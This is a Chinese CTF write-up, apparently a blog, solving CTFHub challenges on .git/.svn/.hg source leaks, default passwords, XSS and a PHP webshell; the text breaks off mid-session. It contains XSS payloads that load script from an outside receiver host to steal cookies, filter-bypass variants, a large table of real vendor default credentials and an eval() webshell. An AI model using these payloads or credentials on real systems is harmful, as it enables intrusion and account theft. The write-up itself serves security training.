objects/05/4002c4fd9c95edfaa91ba505b6d1dd8f680b32
[*]
objects/01/2ae1fc6b838a345b689ae6bb4ec0edfd517a64
[*]
objects/2c/1e32dfd33267f265fda913d29e29572c2ba0be
[*]
objects/58/1bd5a9f51c3a1ba88014543f3c390c8542fde7
[*]
objects/90/71e0a24f654c88aa97a2273ca595e301b7ada5
[*]
objects/2c/59e3024e3bc350976778204928a21d9ff42d01
[*]
objects/54/adac7f5e33aa6122e1c7b04e05cf2c03363c55
[*]
objects/8b/1cb6b6cccacbac8560385b1300c5494369a16
[*] Fetch Commit Objects End
[*] logs/refs/remote/master
[*] logs/refs/stash
[*] refs/stash
[*] valid Repository
[+] valid Repository Success

[+] Clone Success. Dist File :
/home/tyd/ctf/GitHack/dist/challenge-
86088fe5e4711df9.sandbox.ctfhub.com_10800

└─(tyd@kali)-[~/ctf/GitHack]
```

```
└─$ cd dist/challenge-
```

```
86088fe5e4711df9.sandbox.ctfhub.com_10800
```

```
└─(tyd@kali)-[~/ctf/GitHack/dist/challenge-  
86088fe5e4711df9.sandbox.ctfhub.com_10800]
```

```
└─$ git log
```

```
commit 054002c4fd9c95edfaa91ba505b6d1dd8f680b32  
(HEAD -> master)
```

```
Author: CTFHub <sandbox@ctfhub.com>
```

```
Date: Fri Jul 21 12:09:55 2023 +0000
```

```
remove flag
```

```
commit 2c1e32dfd33267f265fda913d29e29572c2ba0be
```

```
Author: CTFHub <sandbox@ctfhub.com>
```

```
Date: Fri Jul 21 12:09:54 2023 +0000
```

```
add flag
```

```
commit 54adac7f5e33aa6122e1c7b04e05cf2c03363c55
```

```
Author: CTFHub <sandbox@ctfhub.com>
```

```
Date: Fri Jul 21 12:09:54 2023 +0000
```

```
init
```

```
└─(tyd@kali)-[~/ctf/GitHack/dist/challenge-  
86088fe5e4711df9.sandbox.ctfhub.com_10800]
```

```
└─$ git diff
2c1e32dfd33267f265fda913d29e29572c2ba0be
diff --git a/226282577915965.txt
b/226282577915965.txt
deleted file mode 100644
index 8b1cb6b..0000000
--- a/226282577915965.txt
+++ /dev/null
@@ -1,0 @@
-ctfhub{21b194cfff1432ef1c38d79c}
```

# git diff查看版本间更改，得到flag:  
ctfhub{21b194cfff1432ef1c38d79c}  
# 此外还可以 git reset --hard

```
└─(tyd@kali)-[~/ctf/GitHack/dist/challenge-86088fe5e4711df9.sandbox.ctfhub.com_10800]
└─$ git reset --hard
2c1e32dfd33267f265fda913d29e29572c2ba0be
HEAD 现在位于 2c1e32d add flag
```

```
└─(tyd@kali)-[~/ctf/GitHack/dist/challenge-86088fe5e4711df9.sandbox.ctfhub.com_10800]
└─$ ls
226282577915965.txt  50x.html  index.html
```

```
└─(tyd@kali)-[~/ctf/GitHack/dist/challenge-86088fe5e4711df9.sandbox.ctfhub.com_10800]
└─$ cat 226282577915965.txt
```

```
ctfhub{21b194cffff1432ef1c38d79c}
```

提交 `ctfhub{21b194cffff1432ef1c38d79c}` 即可。

## Stash

当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当,可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。请尝试使用BugScanTeam的GitHack完成本题

这题和上题的区别就在于：使用 `git stash pop` 恢复文件。

```
└─(tyd@kali)-[~/ctf/GitHack]
└─$ python2 GitHack.py http://challenge-053bfbe9e957dbd0.sandbox.ctfhub.com:10800/.git
```

```
_____
/  _(_) | | | | _ _ _ | | _
| | _ | | _ | | | / _ ` | / _ | / /
| | _ | | | | _ _ | ( | | ( _ | <
```

\\_—|\_| \\_—|\_| |\_| \\_,\_| \\_—|\_| \\_\{0.0.5}

A **'*.git*'** folder disclosure exploit.

```
[*] Check Depends
[+] Check depends end
[*] Set Paths
[*] Target Url: http://challenge-
053bfbe9e957dbd0.sandbox.ctfhub.com:10800/.git/
```

```
[*] Initialize Target
[*] Try to Clone straightly
[*] Clone
正克隆到 '/home/tyd/ctf/GitHack/dist/challenge-
053bfbe9e957dbd0.sandbox.ctfhub.com_10800' ...
致命错误: 仓库 'http://challenge-
053bfbe9e957dbd0.sandbox.ctfhub.com:10800/.git/'
未找到
```

```
[-] Clone Error
[*] Try to Clone with Directory Listing
[*] http://challenge-
053bfbe9e957dbd0.sandbox.ctfhub.com:10800/.git/
is not support Directory Listing
```

```
[-] [Skip][First Try] Target is not support
Directory Listing
```



[\*] Try to clone with Cache

[\*] Initialize Git

[!] Initialize Git Error: 提示: 使用 '**master**' 作为初始分支的名称。这个默认分支名称可能会更改。要在新仓库中

提示: 配置使用初始分支名, 并消除这条警告, 请执行:

提示:

提示: `git config --global init.defaultBranch <名称>`

提示:

提示: 除了 '**master**' 之外, 通常选定的名字有 '**main**'、'**trunk**' 和 '**development**' 。

提示: 可以通过以下命令重命名刚创建的分支:

提示:

提示: `git branch -m <name>`

[\*] Cache files

[\*] packed-refs

[\*] config

[\*] HEAD

```
[*] COMMIT_EDITMSG
[*] ORIG_HEAD
[*] FETCH_HEAD
[*] refs/heads/master
[*] refs/remote/master
[*] index
[*] logs/HEAD
[*] logs/refs/heads/master
[*] Fetch Commit Objects
[*]
objects/2a/f4c55fd7a6e64762c583aa9e751b4048797cce
[*]
objects/01/2ae1fc6b838a345b689ae6bb4ec0edfd517a64
[*]
objects/da/610ebc4966063d73e2b6803ac14eb733d0fd13
[*]
objects/76/393a7c85d8e8684f642345caf7dad19f000dfe
[*]
objects/90/71e0a24f654c88aa97a2273ca595e301b7ada5
[*]
objects/2c/59e3024e3bc350976778204928a21d9ff42d01
[*]
objects/3d/7e73de132599e19f299844b23d115766c6bcc8
[*]
objects/e3/58b09f4cb4e5800dd20e1aa6758bf80811001a
[*] Fetch Commit Objects End
[*] logs/refs/remote/master
[*] logs/refs/stash
[*] refs/stash
```

```
[*] Fetch Commit Objects
[*]
objects/ea/8bccfc4d373b4ce4e69b9b038cae032aa27d71
[*]
objects/7d/5628506a1cd9320aff8ee5ac48cbe9dadafc49
[*]
objects/b6/2e1547700bda5aa20e86b97a5d554f413596df
[*]
objects/80/705095c27dc16b00ae0469451f44a3bf78faf8
[*] Fetch Commit Objects End
[*] Valid Repository
[+] Valid Repository Success
```

```
[+] Clone Success. Dist File :
/home/tyd/ctf/GitHack/dist/challenge-
053bfbe9e957dbd0.sandbox.ctfhub.com_10800
```

```
└─(tyd@kali)-[~/ctf/GitHack]
└─$ cd dist/challenge-
053bfbe9e957dbd0.sandbox.ctfhub.com_10800
```

```
└─(tyd@kali)-[~/ctf/GitHack/dist/challenge-
053bfbe9e957dbd0.sandbox.ctfhub.com_10800]
└─$ git log
commit 2af4c55fd7a6e64762c583aa9e751b4048797cce
(HEAD -> master)
Author: CTFHub <sandbox@ctfhub.com>
Date: Fri Jul 21 12:25:25 2023 +0000
```

remove flag

```
commit da610ebc4966063d73e2b6803ac14eb733d0fd13
Author: CTFHub <sandbox@ctfhub.com>
Date:   Fri Jul 21 12:25:25 2023 +0000
```

add flag

```
commit 3d7e73de132599e19f299844b23d115766c6bcc8
Author: CTFHub <sandbox@ctfhub.com>
Date:   Fri Jul 21 12:25:25 2023 +0000
```

init

```
—(tyd@kali)-[~/ctf/GitHack/dist/challenge-
053bfbe9e957dbd0.sandbox.ctfhub.com_10800]
└─$ git diff
da610ebc4966063d73e2b6803ac14eb733d0fd13
diff --git a/292222691319712.txt
b/292222691319712.txt
deleted file mode 100644
index e358b09..0000000
--- a/292222691319712.txt
+++ /dev/null
@@ -1,0 @@
-where is flag
```

```
└─(tyd@kali)-[~/ctf/GitHack/dist/challenge-053bfbe9e957dbd0.sandbox.ctfhub.com_10800]
```

```
└─$ git stash pop
```

冲突（修改/删除）：292222691319712.txt 在 updated upstream 中被删除，在 Stashed changes 中被修改。292222691319712.txt 的 Stashed changes 版本在树中被保留。

位于分支 master

未合并的路径：

（使用 **"git restore --staged <文件>..."** 以取消暂存）

（酌情使用 **"git add/rm <文件>..."** 标记解决方案）

由我们删除： 292222691319712.txt

修改尚未加入提交（使用 **"git add"** 和/或 **"git commit -a"**）

贮藏条目被保留以备您再次需要。

```
└─(tyd@kali)-[~/ctf/GitHack/dist/challenge-053bfbe9e957dbd0.sandbox.ctfhub.com_10800]
```

```
└─$ cat 292222691319712.txt
```

```
ctfhub{7784261fb20081dfe2abe94a}
```

提交 ctfhub{7784261fb20081dfe2abe94a} 即可。

---

## Index

当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当,可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。请尝试使用BugScanTeam的GitHack完成本题

同理。

```
└─(tyd@kali)-[~/ctf/GitHack]
└─$ python2 GitHack.py http://challenge-6a100cccfc1f7ec2.sandbox.ctfhub.com:10800/.git
```

```

  _____
 /  ____(_)|_| | | | | _ _  _|| | _
| |  _| | _| |_| |/_`|/_ _| |/_/
| |_| | | |_| _ | (| | (| |  <
 \_____|_| \_|_| |_| \_,_| \_|_| \_\{0.0.5}

A '.git' folder disclosure exploit.
```

[\*] Check Depends

[+] Check depends end

[\*] Set Paths

[\*] Target Url: http://challenge-6a100cccfc1f7ec2.sandbox.ctfhub.com:10800/.git/

[\*] Initialize Target

[\*] Try to Clone straightly

[\*] Clone

正克隆到 '/home/tyd/ctf/GitHack/dist/challenge-6a100cccfc1f7ec2.sandbox.ctfhub.com\_10800'...

致命错误: 仓库 'http://challenge-6a100cccfc1f7ec2.sandbox.ctfhub.com:10800/.git/' 未找到

[-] Clone Error

[\*] Try to Clone with Directory Listing

[\*] http://challenge-

6a100cccfc1f7ec2.sandbox.ctfhub.com:10800/.git/ is not support Directory Listing

[-] [Skip][First Try] Target is not support Directory Listing

[\*] Try to clone with Cache

[\*] Initialize Git

[!] Initialize Git Error: 提示: 使用 'master' 作为初始分支的名称。这个默认分支名称可能会更改。要在新仓库中

提示: 配置使用初始分支名, 并消除这条警告, 请执行:

提示：

提示： `git config --global init.defaultBranch <名称>`

提示：

提示：除了 `'master'` 之外，通常选定的名字有 `'main'`、`'trunk'` 和 `'development'` 。

提示：可以通过以下命令重命名刚创建的分支：

提示：

提示： `git branch -m <name>`

```
[*] Cache files
[*] packed-refs
[*] config
[*] HEAD
[*] COMMIT_EDITMSG
[*] ORIG_HEAD
[*] FETCH_HEAD
[*] refs/heads/master
[*] refs/remote/master
[*] index
[*] logs/HEAD
```



```
[*] logs/refs/heads/master
[*] Fetch Commit Objects
[*]
objects/a2/77f03d557f6db4cb7b3ba18d1630a642165514
[*]
objects/4d/ac90173ca05f0d4a8d2c9ce8327c4bb84869f3
[*]
objects/7b/7e1784dc889629a748a96502b6d8b290f8f755
[*]
objects/01/2ae1fc6b838a345b689ae6bb4ec0edfd517a64
[*]
objects/f7/0a136fe74a3578278b8b83a21f172f2a7b57c3
[*]
objects/90/71e0a24f654c88aa97a2273ca595e301b7ada5
[*]
objects/2c/59e3024e3bc350976778204928a21d9ff42d01
[*] Fetch Commit Objects End
[*] logs/refs/remote/master
[*] logs/refs/stash
[*] refs/stash
[*] Valid Repository
[+] Valid Repository Success
```

```
[+] Clone Success. Dist File :
/home/tyd/ctf/GitHack/dist/challenge-
6a100cccfc1f7ec2.sandbox.ctfhub.com_10800
```

```
└─(tyd@kali)-[~/ctf/GitHack]
```

```
└─$ cd dist/challenge-
```

```
6a100cccfc1f7ec2.sandbox.ctfhub.com_10800
```

```
└─(tyd@kali)-[~/ctf/GitHack/dist/challenge-  
6a100cccfc1f7ec2.sandbox.ctfhub.com_10800]
```

```
└─$ git log
```

```
commit a277f03d557f6db4cb7b3ba18d1630a642165514  
(HEAD -> master)
```

```
Author: CTFHub <sandbox@ctfhub.com>
```

```
Date: Fri Jul 21 12:35:08 2023 +0000
```

```
add flag
```

```
commit 7b7e1784dc889629a748a96502b6d8b290f8f755
```

```
Author: CTFHub <sandbox@ctfhub.com>
```

```
Date: Fri Jul 21 12:35:08 2023 +0000
```

```
init
```

```
└─(tyd@kali)-[~/ctf/GitHack/dist/challenge-  
6a100cccfc1f7ec2.sandbox.ctfhub.com_10800]
```

```
└─$ git diff
```

```
a277f03d557f6db4cb7b3ba18d1630a642165514
```

```
└─(tyd@kali)-[~/ctf/GitHack/dist/challenge-  
6a100cccfc1f7ec2.sandbox.ctfhub.com_10800]
```

```
└─$ ls
```

```
295351179921241.txt 50x.html index.html
```

```
└─(tyd@kali)-[~/ctf/GitHack/dist/challenge-6a100cccfc1f7ec2.sandbox.ctfhub.com_10800]
```

```
└─$ cat 295351179921241.txt
```

```
ctfhub{db36e890d8ae9388e2d950c5}
```

提交 `ctfhub{db36e890d8ae9388e2d950c5}` 即可。

## SVN泄露

使用 [svnExploit](#) 未果。

```
└─(tyd@kali)-[~/ctf]
```

```
└─$ git clone
```

```
https://github.com/admintony/svnExploit.git
```

```
└─(tyd@kali)-[~/ctf]
```

```
└─$ cd svnExploit
```

```
└─(tyd@kali)-[~/ctf/svnExploit]
```

```
└─$ python SvnExploit.py -u http://challenge-6fa04595016447b5.sandbox.ctfhub.com:10800/.svn
```

```

  _____
 / ____| |  _  _  | ____| |  _  _  | | ____ ( ) | |
 \___ \ \ / / ' _ \ | \ \ / / ' _ \ | / _ \ | | ____|
 ____ ) \ v / | | | | | ____ > < | | ) | | ( ) | | | |
```

```
|____/ \_/ | | |____/_/\_\ ._/|_| \_/|_| \_|
|_|
```

SvnExploit - Dump the **source** code by svn

Author: AdminTony (<http://admintony.com>)

<https://github.com/admintony/svnExploit>

```
+-----+-----+-----+
-----+
|      文件名      |  文件类型  |
Checksum          |
+-----+-----+-----+
-----+
|    index.html    |    file    |
$sha1$bf45c36a4dfb73378247a6311eac4f80f48fcb92 |
| flag_116206259.txt |    file    |
None              |
+-----+-----+-----+
-----+
```

换个工具 [dvcs-ripper](#) 试试。

```
└─(tyd@kali)-[~/ctf]
```

```
└─$ git clone https://github.com/kost/dvcs-ripper.git
```

```
└─(tyd@kali)-[~/ctf]
```

```
└─$ sudo apt-get install perl libio-socket-ssl-  
perl libdbd-sqlite3-perl libclass-dbi-perl libio-  
all-lwp-perl
```

```
└─(tyd@kali)-[~/ctf/dvcs-ripper]
```

```
└─$ ls
```

```
hg-decode.pl  README.md  rip-cvs.pl  rip-hg.pl  
LICENSE      rip-bzr.pl  rip-git.pl  rip-svn.pl
```

```
└─(tyd@kali)-[~/ctf/dvcs-ripper]
```

```
└─$ ./rip-svn.pl -v -u http://challenge-  
6fa04595016447b5.sandbox.ctfhub.com:10800/.svn
```

```
[i] Found new SVN client storage format!
```

```
REP INFO => 1:file:///opt/svn/ctfhub:e43e7ef8-  
82fb-4194-9673-81c29de69c33
```

```
[i] Trying to revert the tree, if you get error,  
upgrade your SVN client!
```

```
已恢复“index.html”
```

```
└─(tyd@kali)-[~/ctf/dvcs-ripper]
```

```
└─$ ls
```

```
hg-decode.pl  LICENSE      rip-bzr.pl  rip-git.pl  
rip-svn.pl  
index.html    README.md  rip-cvs.pl  rip-hg.pl
```

```
└─(tyd@kali)-[~/ctf/dvcs-ripper]
```

```
└─$ ls -la
```

```
总计 104
```

```
drwxr-xr-x 4 tyd tyd 4096 7月23日 18:03 .
drwxr-xr-x 6 tyd tyd 4096 7月23日 18:02 ..
drwxr-xr-x 8 tyd tyd 4096 7月23日 17:57 .git
-rw-r--r-- 1 tyd tyd 149 7月23日 17:57
.gitignore
-rw-r--r-- 1 tyd tyd 3855 7月23日 17:57 hg-
decode.pl
-rw-r--r-- 1 tyd tyd 221 7月23日 18:03
index.html
-rw-r--r-- 1 tyd tyd 18027 7月23日 17:57 LICENSE
-rw-r--r-- 1 tyd tyd 5597 7月23日 17:57
README.md
-rwxr-xr-x 1 tyd tyd 6401 7月23日 17:57 rip-
bzs.pl
-rwxr-xr-x 1 tyd tyd 4717 7月23日 17:57 rip-
cvs.pl
-rwxr-xr-x 1 tyd tyd 15114 7月23日 17:57 rip-
git.pl
-rwxr-xr-x 1 tyd tyd 6102 7月23日 17:57 rip-
hg.pl
-rwxr-xr-x 1 tyd tyd 6157 7月23日 17:57 rip-
svn.pl
drwxr-xr-x 5 tyd tyd 4096 7月23日 18:03 .svn
```

```
└─(tyd@kali)-[~/ctf/dvcs-ripper]
```

```
└─$ cd .svn
```

# 用curl命令访问文件检查网页中是否存在flag返回404

```
└─(tyd@kali)-[~/ctf/dvcs-ripper/.svn]
```

```
└─$ curl http://challenge-
6fa04595016447b5.sandbox.ctfhub.com:10800/flag_11
6206259.txt
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.16.1</center>
</body>
</html>
```

```
└─(tyd@kali)-[~/ctf/dvcs-ripper/.svn]
└─$ ls
entries  format  pristine  text-base  tmp  wc.db
wc.db-journal
```

```
└─(tyd@kali)-[~/ctf/dvcs-ripper/.svn]
└─$ cd pristine
```

```
└─(tyd@kali)-[~/ctf/dvcs-ripper/.svn/pristine]
└─$ ls
88  bf
```

```
└─(tyd@kali)-[~/ctf/dvcs-ripper/.svn/pristine]
└─$ cd 88
```

```
└─(tyd@kali)-[~/.../dvcs-ripper/.svn/pristine/88]
```

```
└─$ ls
```

```
88478f98805b77f701bfcc0696cfe363db0e0bf8.svn-base
```

```
└─(tyd@kali)-[~/.../dvcs-ripper/.svn/pristine/88]
```

```
└─$ cat
```

```
88478f98805b77f701bfcc0696cfe363db0e0bf8.svn-base  
ctfhub{e99d45499cf367688c931aa2}
```

提交 `ctfhub{e99d45499cf367688c931aa2}` 即可。

---

## HG泄露

```
└─(tyd@kali)-[~/ctf/dvcs-ripper]
```

```
└─$ ./rip-hg.pl -u http://challenge-  
e37705d9e5375944.sandbox.ctfhub.com:10800/.hg
```

```
[i] Getting correct 404 responses
```

```
[i] Finished (2 of 12)
```

```
└─(tyd@kali)-[~/ctf/dvcs-ripper]
```

```
└─$ tree .hg
```

```
.hg
```

```
├─ 00changelog.i
```

```
├─ dirstate
```

```
├─ last-message.txt
```

```
├─ requires
```

```
└─ store
```



```

|   |— 00changelog.i
|   |— 00manifest.i
|   |— data
|   |— fncache
|   └— undo
|— undo.branch
|— undo.desc
└— undo.dirstate

```

3 directories, 11 files

```

—(tyd@kali)-[~/ctf/dvcs-ripper]
└─$ cat .hg/last-message.txt

```

add flag

```

—(tyd@kali)-[~/ctf/dvcs-ripper]
└─$ grep -a -r flag

```

```

.git/hooks/fsmonitor-watchman.sample:                                #
return the fast "everything is dirty" flag to git
and do the
0?Lc. !flag_11i206259.index.htmlindex.htmlnormal
alfile$sha1$bf45c36a4dfb7337normaldir()infinity?
?â~%??Á?root?$?8?@3
.svn/wc.db:?????2          flag_116206259.txt
index.html
index.html6259.txt

```

```
hg-decode.pl:      ( $head->{'flags'},  
.hg/last-message.txt:add flag  
.hg/dirstate:index.html!dflag_393953.txt  
.hg/store/00manifest.i:YfHtw  
m'İ*x-1@>@)-  
<Mx1<vĀ2K){Z3s&ÿfA?  
6[B
```

```
6Ta(1$Ü*YE<Wĩjvˆ8229  
flag_393953.txt7870e1473e78ed89644b65acab26c0f3e2  
13f7a8  
.hg/store/undo:data/flag_393953.txt.i0  
.hg/store/fncache:data/flag_393953.txt.i  
.hg/undo.dirstate:index.htmlaflag_39  
3953.txt
```

```
└─(tyd@kali)-[~/ctf/dvcs-ripper]  
└─$ curl http://challenge-  
e37705d9e5375944.sandbox.ctfhub.com:10800/flag_11  
6206259.txt  
<html>  
<head><title>404 Not Found</title></head>  
<body>  
<center><h1>404 Not Found</h1></center>  
<hr><center>nginx/1.16.1</center>  
</body>  
</html>
```

```
└─(tyd@kali)-[~/ctf/dvcs-ripper]
└─$ curl http://challenge-
e37705d9e5375944.sandbox.ctfhub.com:10800/flag_39
3953.txt
ctfhub{f90b6c76f97124cd83e38e9b}
```

提交 `ctfhub{f90b6c76f97124cd83e38e9b}` 即可。

## 密码口令

### 默认口令

#### 常见网络安全设备弱口令(默认口令)

| 设备                 | 默认账号    | 默认密码                                    |
|--------------------|---------|---|
| 深信服产品              | sangfor | sangfor<br>sangfor@2018<br>sangfor@2019 |
| 深信服科技 AD           |         | dlanrecover                             |
| 深信服负载均衡 AD 3.6     | admin   | admin                                   |
| 深信服WAC ( WNS V2.6) | admin   | admin                                   |

| 设备                                | 默认账号    | 默认密码    |
|-----------------------------------|---------|---------|
| 深信服VPN                            | Admin   | Admin   |
| 深信服ipsec-VPN<br>(SSL 5.5)         | Admin   | Admin   |
| 深信服AC6.0                          | admin   | admin   |
| SANGFOR防火墙                        | admin   | sangfor |
| 深信服AF(NGAF<br>V2.2)               | admin   | sangfor |
| 深信服NGAF下一代<br>应用防火墙(NGAF<br>V4.3) | admin   | admin   |
| 深信服AD3.9                          | admin   | admin   |
| 深信服上网行为管理<br>设备数据中心               | Admin   | 密码为空    |
| SANGFOR_AD_v5.1                   | admin   | admin   |
| 网御漏洞扫描系统                          | leadsec | leadsec |
| 天阗入侵检测与管理<br>系统 V7.0              | Admin   | venus70 |
|                                   | Audit   | venus70 |
|                                   | adm     | venus70 |

| 设备                    | 默认账号          | 默认密码          |
|-----------------------|---------------|---------------|
| 天阆入侵检测与管理系统 V6.0      | Admin         | venus60       |
|                       | Audit         | venus60       |
|                       | adm           | venus60       |
| 网御WAF集中控制中心(V3.0R5.0) | admin         | leadsec.waf   |
|                       | audit         | leadsec.waf   |
|                       | adm           | leadsec.waf   |
| 联想网御                  | administrator | administrator |
| 网御事件服务器               | admin         | admin123      |
| 联想网御防火墙 PowerV        | administrator | administrator |
| 联想网御入侵检测系统            | lenovo        | default       |
| 网络卫士入侵检测系统            | admin         | talent        |
| 网御入侵检测系统 V3.2.72.0    | adm           | leadsec32     |
|                       | admin         | leadsec32     |

| 设备            | 默认账号          | 默认密码        |
|---------------|---------------|-------------|
| 联想网御入侵检测系统IDS | root          | 111111      |
|               | admin         | admin123    |
| 科来网络回溯分析系统    | csadmin       | colasoft    |
| 中控考勤机web3.0   | administrator | 123456      |
| H3C iMC       | admin         | admin       |
| H3C SecPath系列 | admin         | admin       |
| H3C S5120-SI  | test          | 123         |
| H3C智能管理中心     | admin         | admin       |
| H3C ER3100    | admin         | adminer3100 |
| H3C ER3200    | admin         | adminer3200 |
| H3C ER3260    | admin         | adminer3260 |
| H3C           | admin         | adminer     |
|               | admin         | admin       |
|               | admin         | h3capadmin  |
|               | h3c           | h3c         |
| 360天擎         | admin         | admin       |
| 网神防火墙         | firewall      | firewall    |

| 设备                   | 默认账号       | 默认密码        |
|----------------------|------------|-------------|
| 天融信防火墙<br>NGFW4000   | superman   | talent      |
| 黑盾防火墙                | admin      | admin       |
|                      | rule       | abc123      |
|                      | audit      | abc123      |
| 华为防火墙                | telnetuser | telnetpwd   |
|                      | ftppuser   | ftppwd      |
| 方正防火墙                | admin      | admin       |
| 飞塔防火墙                | admin      | 密码为空        |
| Juniper_SSG_5防火<br>墙 | netscreen  | netscreen   |
| 中新金盾硬件防火墙            | admin      | 123         |
| kill防火墙(冠群金辰)        | admin      | sys123      |
| 天清汉马USG防火墙           | admin      | venus.fw    |
|                      | Audit      | venus.audit |
|                      | useradmin  | venus.user  |
| 阿姆瑞特防火墙              | admin      | manager     |
| 山石网科                 | hillstone  | hillstone   |
| 绿盟安全审计系统             | weboper    | weboper     |

| 设备                  | 默认账号      | 默认密码           |
|---------------------|-----------|----------------|
|                     | webaudit  | webaudit       |
|                     | conadmin  | conadmin       |
|                     | admin     | admin          |
|                     | shell     | shell          |
| 绿盟产品                |           | nsfocus123     |
| TopAudit日志审计系统      | superman  | talent         |
| LogBase日志管理综合审计系统   | admin     | safetybase     |
| 网神SecFox运维安全管理与审计系统 | admin     | !1fw@2soc#3vpn |
| 天融信数据库审计系统          | superman  | telent         |
| Hillstone安全审计平台     | hillstone | hillstone      |
| 网康日志中心              | ns25000   | ns25000        |
| 网络安全审计系统<br>(中科新业)  | admin     | 123456         |
| 天玥网络安全审计系统          | Admin     | cyberaudit     |



| 设备                 | 默认账号          | 默认密码          |
|--------------------|---------------|---------------|
| 明御WEB应用防火墙         | admin         | admin         |
|                    | admin         | adminadmin    |
| 明御攻防实验室平台          | root          | 123456        |
| 明御安全网关             | admin         | adminadmin    |
| 明御运维审计与册风险控制系<br>统 | admin         | 1q2w3e        |
|                    | system        | 1q2w3e4r      |
|                    | auditor       | 1q2w3e4r      |
|                    | operator      | 1q2w3e4r      |
| 明御网站卫士             | sysmanager    | sysmanager888 |
| 亿邮邮件网关             | eyouser       | eyou_admin    |
|                    | eyougw        | admin@(eyou)  |
|                    | admin         | + -cccc       |
|                    | admin         | cyouadmin     |
| Websense邮件安全<br>网关 | administrator | admin         |
| 梭子鱼邮件存储网关          | admin         | admin         |

打开这题靶机后发现是亿邮邮件网关，将默认口令——尝试后，发现账户 `eyougw` 和密码 `admin@(eyou)` 能够登录成功。

```
Hello CTFHub eyougw admin,  
ctfhub{8f55d6b3f8b427971ab9a45f}
```

提交 `ctfhub{8f55d6b3f8b427971ab9a45f}` 即可。

---

## XSS

### 反射型

利用 [xsscom](http://xsscom) 来获取与靶机的交互信息，新建项目、默认模块、无keepsession。

### What's your name 后的输入框填写 CTFHub 点击Submit

Send URL to Bot中URL后的输入框填写

```
http://challenge-  
f218d4eec3b4f897.sandbox.ctfhub.com:10800/?name=  
</textarea>' "><script  
src=http://xsscom.com//purFOq></script> 点击Send
```

在接收到的内容中能看到 `cookie :`

`flag=ctfhub{c7f04cd9f2e9912994ba8f6b}`，提交即可。

---

## 存储型

利用 [xsscom](http://xsscom.com) 来获取与靶机的交互信息，新建项目、默认模块、无keepsession。

### What's your name 后的输入框填写

```
</textarea>' "><script  
src=http://xsscom.com//purFOq>  
</script> 点击Submit
```

Send URL to Bot中URL后的输入框填写

```
http://challenge-  
c41534fe7b97ead5.sandbox.ctfhub.com:10800/?name=  
</textarea>' "><script  
src=http://xsscom.com//purFOq></script> 点击Send
```

在接收到的内容中能看到 cookie :

flag=ctfhub{3815ce26ba81106c87aeafb2}，提交即可。

---

## DOM反射

利用 [xsscom](http://xsscom.com) 来获取与靶机的交互信息，新建项目、默认模块、无keepsession。

**CHange text 后的输入框填写** `' ;</script>`  
`</textarea>' "><script`  
`src=http://xsscom.com//purFOq>`  
`</script>` **点击Submit**

**Send URL to Bot中URL后的输入框填写**

`http://challenge-`  
`80649bd4ea91be99.sandbox.ctfhub.co`  
`m:10800/?text=</textarea>' ">`  
`<script`  
`src=http://xsscom.com//purFOq>`  
`</script>` **点击Send**

在接收到的内容中能看到 `cookie :`

`flag=ctfhub{f9a1ed96d100cf595700f32d}`，提交即可。

---

## DOM跳转

进入网站，直接查看源代码，下面是关键代码，这里有 `xss` 漏洞：

```
<script>
    var target = location.search.split("=")
    if (target[0].slice(1) == "jumpto")
        location.href = target[1];
    }
</script>
```

这段代码的作用是从当前页面的URL中通过GET方式获取查询字符串，如果参数名为jumpto，则将页面重定向到参数值所指定的URL。

利用 [xsscom](#) 来获取与靶机的交互信息，新建项目、默认模块、无keepsession。

## JumpTo 后的输入框并不能填写内容

### Send URL to Bot中URL后的输入框填写

http://challenge-  
859ced9cb2ed32a5.sandbox.ctfhub.co  
m:10800?  
jumpto=javascript:\$.getScript("//x  
sscom.com//purFOq") 点击Send

用jquery 的 \$.getScript() 函数来异步加载并执行来自 [xsscom](#) 的 JavaScript 脚本，通过

jumpto=javascript:\$.getScript()，在接收到的内容中能看到cookie：

flag=ctfhub{b9ae823a620388be4477a939}，提交即可。

---

## 过滤空格

利用 [xsscom](http://xsscom.com) 来获取与靶机的交互信息，新建项目、默认模块、无keepsession。我们可以用/来代替空格，

### What's your name 后的输入框填写

```
</textarea>' ">
```

```
<script/src=http://xsscom.com//purFOq></script> 点击Submit
```

### Send URL to Bot中URL后的输入框填写

```
http://challenge-
```

```
f218d4eec3b4f897.sandbox.ctfhub.com:10800/?name=</textarea>' ">
```

```
<script/src=http://xsscom.com//purFOq></script> 点击Send
```

在接收到的内容中能看到 cookie：

flag=ctfhub{1751e5e28f77d81afa0c962a}，提交即可。

---

## 过滤关键词

利用 [xsscom](http://xsscom.com) 来获取与靶机的交互信息，新建项目、默认模块、无keepsession。

发现关键词 `script` 被过滤了，我们可以通过以下两种方式绕过关键词过滤：

- 双写绕过：

```
</textarea>' "><script  
src=http://xsscom.com//purFOq></script>
```

- 大小写绕过：

```
</textarea>' "><Script  
src=http://xsscom.com//purFOq></script>
```

在接收到的内容中能看到 `cookie` :

`flag=ctfhub{4b7f4238db209b657b3ff69f}`，提交即可。

---

## 动态加载器

打开靶机后看到以下页面：

# CTFHub Linux 动态装载

当ELF没有 x 权限时, 如何执行?

```
# chmod 755 /readflag
# /readflag
ctfhub{demoflag}
#
# chown root:root /readflag
# chmod 644 /readflag
# ls -l /readflag
-rw-r--r-- 1 root root 8648 Mar  6 15:48
/readflag
```

## 目标: 执行 /readflag 读取 flag

出题人: 本题不需要提权, 这是给你的 [WebShell](#), 只能帮你到这了。

靶机给出了 `ant.php`, 源码如下:

```
<?php
@eval($_REQUEST['ant']);
show_source(__FILE__);
?>
```

通过 `AntSword` 连接靶机的 `webshe11` 并打开终端, 用 `ldd` 查看到可执行文件的执行链路, 发现 `/lib64/ld-linux-x86-64.so.2` 是当前权限能执行的, 我们可以通过它来执行 `/readflag`。

(\*) 基础信息



当前路径: /var/www/html

磁盘列表: /

系统信息: Linux challenge-4311b12eb97331-55d57c76c4-tr2mt 5.10.134-12.2.3.lifsea8.x86\_64  
#1 SMP Thu Apr 20 10:18:02 CST 2023 x86\_64

当前用户: www-data

(\*) 输入 ashelp 查看本地命令

(www-data:/var/www/html) \$ ls

ant.php

index.php

(www-data:/var/www/html) \$ ls / -l

total 84

|            |     |      |      |      |     |    |       |          |
|------------|-----|------|------|------|-----|----|-------|----------|
| drwxr-xr-x | 1   | root | root | 4096 | Mar | 3  | 2020  | bin      |
